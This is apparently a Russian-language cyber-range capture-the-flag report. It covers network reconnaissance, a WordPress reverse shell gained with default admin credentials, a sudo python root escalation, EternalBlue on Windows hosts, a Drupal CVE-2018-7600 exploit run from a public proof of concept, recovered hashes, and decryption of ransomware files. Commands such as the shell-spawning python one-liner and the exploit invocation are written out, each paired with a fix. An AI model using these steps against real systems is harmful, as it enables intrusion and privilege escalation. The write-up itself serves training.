
1. **Сбор информации:**
   1. Карта сети:



* 1. Версии системы на хостах:

10.15.3.10 - Windows 10

10.15.3.20, 10.15.3.50 - Windows server 2012


10.15.4.6, 10.15.4.10, 10.15.4.13 - Windows 10


10 10.15.4.8 - Windows 7



10.15.239.5, 10.15.239.6 - Windows server 2008

10.15.240.14 - Windows server 2008

* 1. По адресу <http://10.15.240.10> обнаружена панель с различными кнопками




* 1. Также найден сайт-киберполигон [http://10.15.2.11](http://10.15.2.10) с устаревшей версий apache.
  2. Еще у хоста 10.15.2.11 стоит устаревшая версия OpenSSH. У данной версии есть несколько уязвимостей




1. **Получение доступа:**

2.1) WordPress, http://10.15.2.10:80

У машины 10.15.2.10 на 80 порту есть веб сервер. На нем блог на wordpress'е.  
Попробуем зайти в админ панель <http://10.15.2.10:80/admin> с логином и паролем admin. Успешно авторизируемся и попадаем в админку.

Фикс - поменять данные с дефолтных на более сложные

Погуглим, как получить реверс шелл через добавление плагина в вордпрессе, найдем [вот такую ссылку](https://www.hackingarticles.in/wordpress-reverse-shell/). Проделаем все сказанные действия:




и получим реверс шелл в машине. Далее запустим скрипт linpeas.sh для сканирования линукса на возможные уязвимости:

$ cd /tmp

$ wget https://github.com/carlospolop/PEASSng/releases/latest/download/linpeas.sh

$ chmod 777 linpeas.sh

$ ./linpeas.sh



Скрипт вывел, что любой пользователь может вызывать python от имени администратора (root), [загуглим](https://gtfobins.github.io/gtfobins/python/), как повысить привилегии через эту уязвимость и повысим себе привилегии:

Возможный фикс - ~~удалить питон с машины~~ запретить другим пользователям запускать файлы от имени администратора



$ python -c 'import os; os.system("/bin/sh")'




Мы получили права супер-пользователя на машине 10.15.2.10.

2.2) Windows 7 / Windows server

Просканируем сеть 10.15.4.0/24

И посмотрим на машины в сети. Дополниительно просканируем 10.15.4.8  
 Заметим, что она работает на windows 7. Проверим, уязвима ли эта машина к eternal blue (CVE-2017-0144).



Да, машина уязвима к eternal blue (CVE-2017-0144).

Фикс - обновить систему.   
  
 Проделав аналогичные дествия для других сетей и машин в них, можно выявить, что также уязвимы к eternal blue машины

10.15.239.5

10.15.239.6

10.15.2.12

10.15.240.14

Фикс - аналогично, обновить системы на машинах

1. **Постэксплуатация:**

3.1) Найденные на хостах хеши и их расшифровка, если удалось найти:

c3ba953a34bd434c1db714577648922b - Server1

6bb6ca493fa3779b2e3b69929e916a89


aad3b435b51404eeaad3b435b51404ee - пустая строка

3e3b78359fdb827d5d348b7b923f4e55

249bf53ceb229e7ec3201da058cd08edbe0936a2

f6140ee2dac69cfd2b66ae18772aad75001df9b1

Так же длинный пароль, который есть в виде снимка экрана:



3.2) Windows

Используя уязвимость eternal blue (CVE-2017-0144), получили доступ к консоли и сменили пароли, чтобы получить возможность подключаться к удаленному рабочему столу (RDP, Remote Desktop Protocol).

3.3) Веб-сервер на 10.15.2.11



Если посмотреть на заголовки ответа веб сервера, можно увидеть, что используется устаревшая версия Drupal 7, для которой есть критическая уязвимость исполнения произвольного кода


 [Найдем в сети готовые куски кода](https://github.com/pimps/CVE-2018-7600) для выполнения этой уязвимости и используем их для того, чтобы попасть на сервер.


$ git clone <https://github.com/pimps/CVE-2018-7600>

$ cd CVE-2018-7600

$ python drupa7-CVE-2018-7600.py -c id <http://10.15.2.11>

Защита - обновить версию drupal. На сервере можно найти ряд файлов, особо интересные - FLAG и sploit  
Загрузим их к себе и поизучаем. Отправим сплоит на virustotal и увидим, что это какой то сплоит для использования какой то уязвимости https://www.virustotal.com/gui/file/8d2cea4171bb70774786d2d2e06936a004a56dce2dbb5fbc879b118b1a92f52e:




Почитаем про эту уязвимость более подробно - <https://habr.com/ru/post/313276/>. И узнаем, что это уязвимость для повышения привилегий на линукс-сервере. Для повышения прав просто запустим этот файл:

Фикс - удалить файл и обновить систему

1. **Остановка зловреда, защита систем, восстановление данных:**


4.1) Windows


На машине 10.15.239.6 с ОС Windows в журналах можно найти запуск шифровальщика:





Скачивается PowerShell скрипт с адреса 10.15.200.50 в 05.03.22 14:53:06 и сохраняется как [C:\Ransom.ps1](../../../C:/Ransom.ps1).

Найден IP-адрес атакующего: 10.15.200.50.

Шифровальщик не самоуничтожается, поэтому удалось найти его исходный код. Разобрав скрипт шифровальщика, можно понять, что он генерирует ключ, а затем делает веб-запрос, передавая данные в query-параметрах:  
  
 А значит, что анализируя логи, мы можем обнаружить ключ, который использовался при шифровании. Кроме того, можно понять, что вирус шифрует только файлы с расширениями .txt, .pdf, .docx, .doc, .jpg из директории [C:\Share](../../../C:/Share), используя AES в режиме CBC:

Зашифрованные файлы можно найти на диске:



 Далее в логах можно обнаружить ключ:

Ключ шифрования: V29oV2/hbBb/SW+L1OqzYnuAF2RvIoHnq6tDrG8j82M=

Вектор инициализации: PFWYMUrYXqnyxpNkJ9JCA==

Все файлы расшифрованы и прикреплены к отчету в зип-архиве.

Флаг: Felicitas humana numquam in eodem statu permanet.

Установлены новые пароли для всех аккаунтов (т. к. они могли быть скомпрометированны злоумышленником) и включен файервол, пароли:

10.15.239.6: Test12345678!

10.15.240.14: Test12345678!


